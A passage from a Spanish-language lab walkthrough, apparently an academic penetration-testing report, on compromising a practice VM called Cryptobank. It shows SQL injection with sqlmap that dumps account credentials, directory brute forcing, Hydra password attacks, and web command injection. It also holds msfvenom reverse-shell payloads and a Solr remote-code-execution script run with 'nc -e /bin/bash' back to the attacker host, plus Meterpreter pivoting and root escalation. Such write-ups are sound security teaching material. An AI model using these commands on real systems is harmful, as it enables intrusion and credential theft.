


Ilustración 29. Página web en Cryptobank.

Al hacer clic en el ícono de correo electrónico bajo el perfil de un empleado, la página intentaba acceder a una ubicación relacionada con el nombre del empleado, lo que sugirió la posibilidad de que estos nombres pudieran ser utilizados como posibles nombres de usuario. Por lo que se procede a crear un fichero que servirá como diccionario con esos nombres de usuario.




Ilustración 30. Información en página web en Cryptobank.

Con el objetivo de evaluar la seguridad de este formulario, se decide a probar una inyección SQL. Para realizar la prueba, es necesario capturar la solicitud que se envía al hacer clic en el botón de inicio de sesión del formulario. Para llevar esto a cabo, se utiliza la herramienta [Burp Suite](#), que permite interceptar y analizar las solicitudes enviadas al servidor para identificar posibles vulnerabilidades.

```

Request to http://cryptobank.local:80 [192.168.90.8]
  Forward Drop Intercept is on Action Open browser
Pretty Raw Hex
1 POST /trade/login_auth.php HTTP/1.1
2 Host: cryptobank.local
3 Content-Length: 31
4 Cache-Control: max-age=0
5 Upgrade-Insecure-Requests: 1
6 Origin: http://cryptobank.local
7 Content-Type: application/x-www-form-urlencoded
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/124.0.6367.118 Safari/537.36
9 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
0 Referer: http://cryptobank.local/trade/
1 Accept-Encoding: gzip, deflate, br
2 Accept-Language: en-US,en;q=0.9
3 Cookie: PHPSESSID=bd77b3qi6bn7uui20cp98qb2o
4 Connection: close
5
6 user=root&pass=root&login=Login

```

Ilustración 31. Usando herramienta Burpsuite en Cryptobank.

Una vez que ha sido capturada la solicitud, será guardada en un fichero de texto para su posterior uso. Cuando se ha guardado el fichero satisfactoriamente, se procede a ejecutar el comando `sqlmap` de la misma manera que ha en el análisis anterior donde se puede revisar que atributos se usan y su significado.

The screenshot shows the command `sqlmap -r file.txt --dbs --batch` being run. It displays a captured HTTP request for `/trade/login_auth.php` with various headers and a body containing a MySQL payload. The response section shows the output of the `--dbs` option, listing databases like `cryptobank`, `information_schema`, `mysql`, `performance_schema`, and `sys`. Below the main interface, there's a legend for the symbols used in the tree view.

Ilustración 32. Ejecución sqlmap en Cryptobank.

Se logró identificar cinco bases de datos. Entre ellas, la base de datos `cryptobank` parece ser la más relevante y potencialmente contiene información valiosa relacionada con la seguridad del sistema.

This screenshot shows the results of the `--dbs` option. It lists the database `cryptobank` as the back-end DBMS is MySQL. It also provides system information such as the operating system (Ubuntu 18.04) and web server technology (Apache 2.4.29). The available databases are listed as `accounts`, `comments`, `loans`, and `sys`. On the right side of the interface, there are sections for Request attributes, Request query parameters, and Request body parameters.

Ilustración 33. Bases de datos en Cryptobank.

Es el momento de extraer las entradas de la tabla `accounts`, ya que es la que más llama la atención. Para ello, se utilizará la opción `-T` de `sqlmap`, que permite especificar la tabla de la que se desea extraer los datos.

Esta opción es esencial para focalizar el ataque en una tabla concreta dentro de la base de datos previamente identificada. De la misma manera que el comando anterior, este se vuelve a ejecutar añadiendo lo mencionado. Se encuentran tres tablas.

This screenshot shows the results of the `-T` option, which lists the tables within the `cryptobank` database. The tables listed are `accounts`, `comments`, and `loans`. The interface also includes sections for Request attributes, Request query parameters, and Request body parameters.

Ilustración 34. Tablas dentro de base de datos en Cryptobank.

De la misma forma que se han obtenido la información de las tablas que se encuentran en la base de datos, también se puede obtener la información que contienen cada una de esas tablas. Es muy probable que esa información que guardan pueda ser de gran valor a la hora de continuar con el ataque. En anteriores ocasiones se vio como se puede extraer todo, pero mediante otros atributos se puede especificar que tabla es de interés.

- o `sqlmap -r req.txt --dbs -D cryptobank -T accounts --dump -batch`
  - o `r`: archive donde se guarda la solicitud.
  - o `dbs`: lista las bases de datos presentes.
  - o `D`: se escoge una base datos en específico.
  - o `T`: se especifica la tabla de la que se quieren obtener los datos.
  - o `dump`: extrae los datos de la tabla seleccionada.
  - o `batch`: automatiza respuestas para que sea más rápido el proceso.

Una vez ejecutado este comando se puede apreciar en la siguiente ilustración como se obtiene bastante información que puede ser de ayuda.

	id\_account	balance	password	username
1	87549	gFG7pqE5cn	williamdelisle	
2	34421	wJWm4CgV26	juliusthedeveloper	
3	26321	3Nrc2FYJMe	bill.w	
4	1375	NqRF4W85yf	johnl33t	
5	434455	LxZjkkK87nu	mrbithcoin	
6	8531	3mwZd896Me	spongebob	
7	733456	7HwAEChFP9	dreadpirateroberts	
8	4324	6X7DnLF5pG	deadbeef	
9	2886	LnBHvEhmw3	buzzlightyear	
10	857	zm2gBcaxd3	tim	
11	1	x8CRvHqgPp	patric	
12	777	8hPx2Zqn4b	notanirsagent	

Ilustración 35. Tabla accounts en base de datos Cryptobank.

Se consideró la posibilidad de que aún pudiesen haber URLs para descubrir directorios ocultos. Es por ellos, que se procede a ejecutar el comando `dirb`.

Es una herramienta de fuerza bruta que busca directorios y archivos ocultos en un sitio web enviando solicitudes a rutas específicas. Utiliza diccionarios para detectar recursos no indexados que podrían contener información sensible o accesos vulnerables. Gracias a esta herramienta, será posible saber si hay algún directorio que pueda ser de valor para el análisis de esta máquina. Solo es necesario añadir la URL de la página que sería de interés atacar. A continuación, se puede comprobar el resultado de ejecutar esta herramienta.

```
(alejandro@kali)-[~/Desktop]
$ dirb http://cryptobank.local/
[DIRB v2.22] [http://cryptobank.local/] [root@Login] [Decoded]
[!] [+] [POST] [1.1] [Host] [Content-Type] [Cache-Control] [Upgrade-Insecure-Requests] [Origin]

START_TIME: Thu Aug 8 17:32:52 2024
URL_BASE: http://cryptobank.local/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

_____
GENERATED WORDS: 4612

_____
Scanning URL: http://cryptobank.local/
==> DIRECTORY: http://cryptobank.local/assets/
+ http://cryptobank.local/development (CODE:401|SIZE:463)
+ http://cryptobank.local/index.html (CODE:200|SIZE:33527)
+ http://cryptobank.local/info.php (CODE:200|SIZE:86300)
+ http://cryptobank.local/server-status (CODE:403|SIZE:281)
=> DIRECTORY: http://cryptobank.local/trade/

_____
Entering directory: http://cryptobank.local/assets/
(!) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode '-w' if you want to scan it anyway)

_____
Entering directory: http://cryptobank.local/trade/
+ http://cryptobank.local/trade/index.php (CODE:200|SIZE:2447)

_____
END_TIME: Thu Aug 8 17:33:12 2024
DOWNLOADED: 9224 - FOUND: 5
```

Ilustración 36. Ejecución dirb en Cryptobank.


Se descubrió el directorio "/development". Al acceder a este directorio, se puede ver un formulario de inicio de sesión. Dado que ya se contaban con algunos nombres de usuario y contraseñas extraídos de la base de datos, se decidió utilizar la herramienta [Hydra](#) para realizar un ataque de fuerza bruta al igual que en análisis anteriores.

- `hydra -L users.txt -P password.txt cryptobank.local -f http-get /development`
  - **L:** se especifica el archivo que contiene los nombres de usuario.
  - **P:** archivo que contiene las contraseñas.
  - **Cryptobank.local:** objetivo al que se ataca.
  - **f:** para el ataque una vez que encuentre combinación valida.
  - **http-get /development:** se especifica el método y ruta del formulario a atacar.

```
(alejandro@kali)-[~/Desktop]
$ hydra -L users.txt -P passwords.txt cryptobank.local -f http-get /development
[DATA] max 16 tasks per 1 server, overall 16 tasks, 180 login tries (l:15/p:12), ~12 tries per task
[DATA] attacking http-get://cryptobank.local:80/development
[80] http-get host: cryptobank.local login: julius.b password: wJWm4CgV26
[STATUS] attack finished for cryptobank.local (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-08-08 17:41:05
```

Ilustración 37. Ejecución Hydra en Cryptobank.

Después de ejecutar el comando se intenta acceder con las credenciales obtenidas, pero desafortunadamente solo aparece un mensaje y nada más. Esta da a entender que el usuario utilizado puede que no tenga unos permisos elevados.



only for development

Ilustración 38. Inicio de sesión con Julius en Cryptobank.

Con el fin de poder obtener más información, se decide utilizar de nuevo el comando [dirb](#) pero esta vez especificando el usuario Julius con su contraseña. Especificando estos parámetros se pretende obtener algo diferente a lo conseguido previamente:

- o [dirb http://cryptobank.local/development/ -u julius.b:wJWm4CgV26](#)

```
(alejandro@kali)-[~/Desktop]
$ dirb http://cryptobank.local/development/ -u julius.b:wJWm4CgV26

DIRB v2.22
By The Dark Raver

START_TIME: Thu Aug  8 17:44:10 2024
URL_BASE: http://cryptobank.local/development/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
AUTHORIZATION: julius.b:wJWm4CgV26

GENERATED WORDS: 4612

--- Scanning URL: http://cryptobank.local/development/ ---
⇒ DIRECTORY: http://cryptobank.local/development/backups/
+ http://cryptobank.local/development/index.html (CODE:200|SIZE:21)
+ http://cryptobank.local/development/php.ini (CODE:200|SIZE:109)
⇒ DIRECTORY: http://cryptobank.local/development/tools/

--- Entering directory: http://cryptobank.local/development/backups/ ---
(!) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode '-w' if you want to scan it anyway)

--- Entering directory: http://cryptobank.local/development/tools/ ---
+ http://cryptobank.local/development/tools/index.php (CODE:403|SIZE:687)
⇒ DIRECTORY: http://cryptobank.local/development/tools/Resources/


--- Entering directory: http://cryptobank.local/development/tools/Resources/ ---
(!) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode '-w' if you want to scan it anyway)

END_TIME: Thu Aug  8 17:44:24 2024
DOWNLOADED: 9224 - FOUND: 3
```

Ilustración 39. Ejecución dirb en Cryptobank.

Tras ejecutar el comando [dirb](#) de nuevo, se consigue extraer nuevos datos. Hay dos nuevos directorios encontrados en comparación con en análisis hecho previamente. Estos directorios son "/development/tools" y "/development/backups".

Como no se consigue ver mucha información, se decide realizar de nuevo un ataque de fuerza bruta usando [dirb](#) sobre "/development/backups/home", el cual se puede ver en la siguiente ilustración.



## Index of /development/backups

Name	Last modified	Size	Description
Parent Directory		-	
home/	2020-04-11 15:39	-	

Apache/2.4.29 (Ubuntu) Server at 192.168.90.8 Port 80

Ilustración 40. Directorio /development/backups en Cryptobank.

Al ejecutar nuevo la herramienta `dirb` especificando el nuevo directorio, se puede apreciar en la imagen que aparecen nuevos directorios ocultos.

```
(alejandro@kali)-[~/Desktop]
$ dirb http://192.168.90.8/development/backups/home/

_____
DIRB v2.22
By The Dark Raver
_____

START_TIME: Thu Aug  8 17:45:55 2024
URL_BASE: http://192.168.90.8/development/backups/home/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

_____
GENERATED WORDS: 4612

_____
— Scanning URL: http://192.168.90.8/development/backups/home/ —
+ http://192.168.90.8/development/backups/home/.git/HEAD (CODE:200|SIZE:23)
+ http://192.168.90.8/development/backups/home/.htaccess (CODE:200|SIZE:12)
⇒ DIRECTORY: http://192.168.90.8/development/backups/home/assets/
⇒ DIRECTORY: http://192.168.90.8/development/backups/home/development/
+ http://192.168.90.8/development/backups/home/index.html (CODE:200|SIZE:33603)
⇒ DIRECTORY: http://192.168.90.8/development/backups/home/trade/

_____
— Entering directory: http://192.168.90.8/development/backups/home/assets/ —
(!) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode '-w' if you want to scan it anyway)

_____
— Entering directory: http://192.168.90.8/development/backups/home/development/ —
(!) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode '-w' if you want to scan it anyway)

_____
— Entering directory: http://192.168.90.8/development/backups/home/trade/ —
+ http://192.168.90.8/development/backups/home/trade/index.php (CODE:403|SIZE:687)
```

Ilustración 41. Ejecución dirb en Cryptobank.

Se encuentran algunos directorios ocultos dentro del directorio "/backups/home/", específicamente "./.git/". Esto indica que el desarrollo del proyecto fue gestionado utilizando Git, probablemente con múltiples ramas.

Volviendo al directorio "/development/todos" se puede ver que hay 3 herramientas disponibles para utilizar. Como es posible ejecutar comandos, se optará por la primera opción.




Ilustración 42. Directorio /development/tools en Cryptobank.

Se verifica si este método funciona correctamente. Para ello, se introduce el comando en el campo de nombre de usuario y la contraseña correspondiente en el campo de contraseña, asegurando que se validan las credenciales y que el sistema responde como se espera. Por ejemplo, se escribe "id" en usuario y la contraseña de Julius.b.

Ilustración 43. Ejecución de comando en /development/tools.

Se procede a generar un payload utilizando [msfvenom](#), una herramienta que sirve para la creación de cargas personalizadas para diversas plataformas y tipos de ataques. En este caso, se utiliza para crear un reverse shell con el fin de obtener acceso remoto a la máquina objetivo. El comando utilizado es el siguiente:

- o `msfvenom -p cmd/unix/reverse_bash lhost=192.168.90.6 lport=8545 R`
  - o `p`: payload que se quiere utilizar.
  - o `lhost`: dirección de maquina atacante.
  - o `R`: indica que la salida del comando será una Shell.

Para transferir este archivo a la máquina objetivo, se levanta un servidor HTTP simple usando Python:

- Python3 -m http.server 8545

```
(alejandro@kali)-[~/Desktop/Git/GitHack-master]
$ msfvenom -p cmd/unix/reverse_bash lhost=192.168.90.6 lport=8545 R
[-] No platform was selected, choosing Msf::Module::Platform::Unix from the payload
[-] No arch selected, selecting arch: cmd from the payload
No encoder specified, outputting raw payload
Payload size: 76 bytes
bash -c '0<&207->exec 207<>/dev/tcp/192.168.90.6/8545;sh <&207 >&207 2>&207'

(alejandro@kali)-[~/Desktop/Git/GitHack-master]
$ echo *^C

(alejandro@kali)-[~/Desktop/Git/GitHack-master]
$ echo *0<&207->exec 207<>/dev/tcp/192.168.90.6/8545;sh <&207 >&207 2>&207* > revshell.sh

(alejandro@kali)-[~/Desktop/Git/GitHack-master]
$ python3 -m http.server 8545
Serving HTTP on 0.0.0.0 port 8545 (http://0.0.0.0:8545/) ...
```

Ilustración 44. Ejecución msfvenom en Cryptobank.

Antes de ejecutar el archivo revshell.sh, es necesario crear un listener en la máquina atacante para capturar la sesión cuando se ejecute la reverse shell en la máquina objetivo. Este permitirá recibir la conexión y establecer una sesión interactiva con el sistema objetivo. En la siguiente imagen se pueden ver los pasos que se han seguido de forma clara usando msfconsole.

```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload cmd/unix/reverse_bash
set payload cmd/unix/reverse_bash      set payload cmd/unix/reverse_bash_telnet_ssl  set payload cmd/unix/reverse_bash_udp
msf6 exploit(multi/handler) > set payload cmd/unix/reverse_bash
set payload cmd/unix/reverse_bash      set payload cmd/unix/reverse_bash_telnet_ssl  set payload cmd/unix/reverse_bash_udp
msf6 exploit(multi/handler) > set payload cmd/unix/reverse_bash
payload → cmd/unix/reverse_bash
msf6 exploit(multi/handler) > set lhost 192.168.90.6
lhost ⇒ 192.168.90.6
msf6 exploit(multi/handler) > set lport 9999
lport ⇒ 9999
msf6 exploit(multi/handler) > exploit
```

Ilustración 45. Ejecución msfconsole en Cryptobank.

Se vuelve al navegador web y se procede a ejecutar el payload en la máquina virtual utilizando un comando **bash**. El payload se activa a través del navegador, probablemente explotando una vulnerabilidad o acceso a una shell disponible en la interfaz web, como un campo de formulario o un área vulnerable que permita la ejecución de comandos del sistema.

Al ejecutar el payload con el comando **bash**, se establece la conexión inversa previamente configurada, que permite a la máquina atacante recibir el acceso a la shell de la máquina objetivo.




Ilustración 46. Ejecución reverse.shell en Cryptobank.

Una vez que se ejecuta el comando en la máquina objetivo, se abre una sesión de command shell donde se había iniciado previamente en Metasploit. A partir de ahí, se decide convertir la sesión de shell en una sesión de Meterpreter, lo que ofrece un control más avanzado sobre la máquina virtual.

Esto se logra utilizando el comando `sessions -u [ID]`, donde “[ID]” es el número de la sesión de shell abierta. Este comando actualiza la shell a Meterpreter, lo que permite acceder a herramientas avanzadas como la administración de archivos, captura de pantalla, migración de procesos, y más. Una vez convertido, se accede a la nueva sesión con `sessions [ID]`, lo que proporciona un mayor nivel de interacción con el sistema comprometido.

```

^Z
Background session 1? [y/N] y
msf6 exploit(multi/handler) > sessions -u 1
[*] Executing 'post/multi/manage/shell_to_meterpreter' on session(s): [1]

[*] Upgrading session ID: 1
[*] Starting exploit/multi/handler
[*] Started reverse TCP handler on 192.168.90.6:4433
[*] Sending stage (1017704 bytes) to 192.168.90.8
[*] Meterpreter session 2 opened (192.168.90.6:4433 → 192.168.90.8:43128) at 2024-08-10 05:44:36 -0400
[*] Command stager progress: 100.00% (773/773 bytes)
msf6 exploit(multi/handler) > sessions 2
[*] Starting interaction with 2 ...

meterpreter > netstat -antp

Connection list
=====

Proto Local address           Remote address         State      User  Inode PID/Program name
tcp   127.0.0.1:3306          0.0.0.0:*           LISTEN    111   0
tcp   127.0.0.53:53          0.0.0.0:*           LISTEN    101   0
tcp   0.0.0.0:22              0.0.0.0:*           LISTEN    0     0
tcp   172.17.0.1:8983        0.0.0.0:*           LISTEN    0     0
tcp   192.168.90.8:43128     192.168.90.6:4433 ESTABLISHED 33   0
tcp   192.168.90.8:40036     192.168.90.6:9999 ESTABLISHED 33   0
tcp   :::80                   ::*:               LISTEN    0     0
tcp   :::22                   ::*:               LISTEN    0     0
tcp   ::ffff:192.168.90.8:80  ::ffff:192.168.90.6:59762 ESTABLISHED 33   0
udp   127.0.0.53:53          0.0.0.0:*           101   0
udp   192.168.90.8:68        0.0.0.0:*           100   0

meterpreter >

```

Ilustración 47. Meterpreter en Cryptobank.

Se sospecha que el servicio en el puerto 8983 es una instancia de Docker porque este puerto es el predeterminado para Apache Solr, que a menudo se ejecuta en contenedores Docker, y la IP 172.17.0.1 pertenece al rango de direcciones típicas de Docker.

Para acceder al servicio Solr, se utiliza el comando `portfwd` para redirigir el tráfico del puerto 8983 de la máquina objetivo a Kali Linux:

- `portfwd add -l 8983 -p 8983 -r 172.17.0.1`
  - **-l:** indica que el puerto 8983 en la máquina atacante estará escuchando.
  - **-P:** especifica el puerto en la máquina objetivo desde donde se redirige el tráfico.
  - **-r:** dirección IP interna del servicio Solr.

```
meterpreter > portfwd add -l 8983 -p 8983 -r 172.17.0.1
[*] Forward TCP relay created: (local) :8983 → (remote) 172.17.0.1:8983
```

Ilustración 48. Ejecución portfwd en Cryptobank.




Ilustración 49. Apache Solr en Cryptobank.

Se detecta que el servicio en el puerto 8983 es Apache Solr, una plataforma de búsqueda empresarial de código abierto. Desde la primera observación, se nota que la interfaz parece antigua, lo que indica que la versión instalada en la máquina virtual podría ser vulnerable. Tras una revisión, se confirma que está ejecutando la versión 8.1.1 de Solr, tal como se puede observar en la imagen anterior. Buscando en [searchsploit](#) se encuentra una vulnerabilidad para ejecutar código de forma remota.

The screenshot shows the terminal output of the searchsploit command for 'solr'. It lists several exploit titles and their corresponding versions:

- Exploit Title: solr-spec 8.1.1
- Apache Solr - Remote Code Execution via Velocity Template (Metasploit)
- Apache Solr 7.0.1 - XML External Entity Expansion / Remote Code Execution
- Apache Solr 8.2.0 - Remote Code Execution
- Solr 3.5.0 - Arbitrary Data Deletion

Shellcodes: No Results

Ilustración 50. Ejecución searchsploit en Cryptobank.

Se accede nuevamente a la sesión de Meterpreter y se navega al directorio /tmp, ya que es el único directorio con permisos de escritura. Se sube el payload a este directorio y se invoca una shell desde Meterpreter. En la máquina local, se inicia un listener de [netcat](#) en el puerto 7654.

En la máquina objetivo, se ejecuta un comando que invoca una shell de netcat y genera una conexión de vuelta. Al capturar la shell en el listener, se comprueba que también tiene limitaciones, por lo que se convierte en una shell TTY. Al verificar los permisos de sudo, se descubre que se pueden ejecutar todos los comandos como root. Finalmente, se utiliza el comando sudo su y, al probar la contraseña predeterminada de Solr, se obtiene acceso a usuario con permisos root.

The terminal session shows the following steps:

- meterpreter > shell
- Process 26581 created.
- Channel 20 created.
- python3 -c 'import pty; pty.spawn("/bin/bash")'
- www-data@cryptobank:/tmp\$ python3 47572.py 172.17.0.1 8983 "nc -e /bin/bash 192.168.90.6 7654"
- <172.17.0.1 8983 "nc -e /bin/bash 192.168.90.6 7654"
- OS Relese: Linux, OS Version: 4.15.0-96-generic
- if remote exec failed, you should change your command with right os platform
- Init node cryptobank Successfully, exec command=nc -e /bin/bash 192.168.90.6 7654

Ilustración 51. Ejecución vulnerabilidad Apache Solr.

- [python3 46573.py 172.17.0.1 8983 "nc -e /bin/bash 192.168.1.112 7654"](#)
  - [46573.py](#): script con la vulnerabilidad.
  - [172.17.0.2 8983](#): dirección y el puerto que se va a atacar.
  - [nc -e /bin/bash 192.168.1.112 7654](#): exploit que se ejecutara en la maquina objetivo. Este utiliza netcat para establecer una comunicación inversa con la máquina que ataca.

```

(alejandro@kali)-[~]
$ nc -lvp 7654
listening on [any] 7654 ...

connect to [192.168.90.6] from www.cryptobank.local [192.168.90.8] 59838
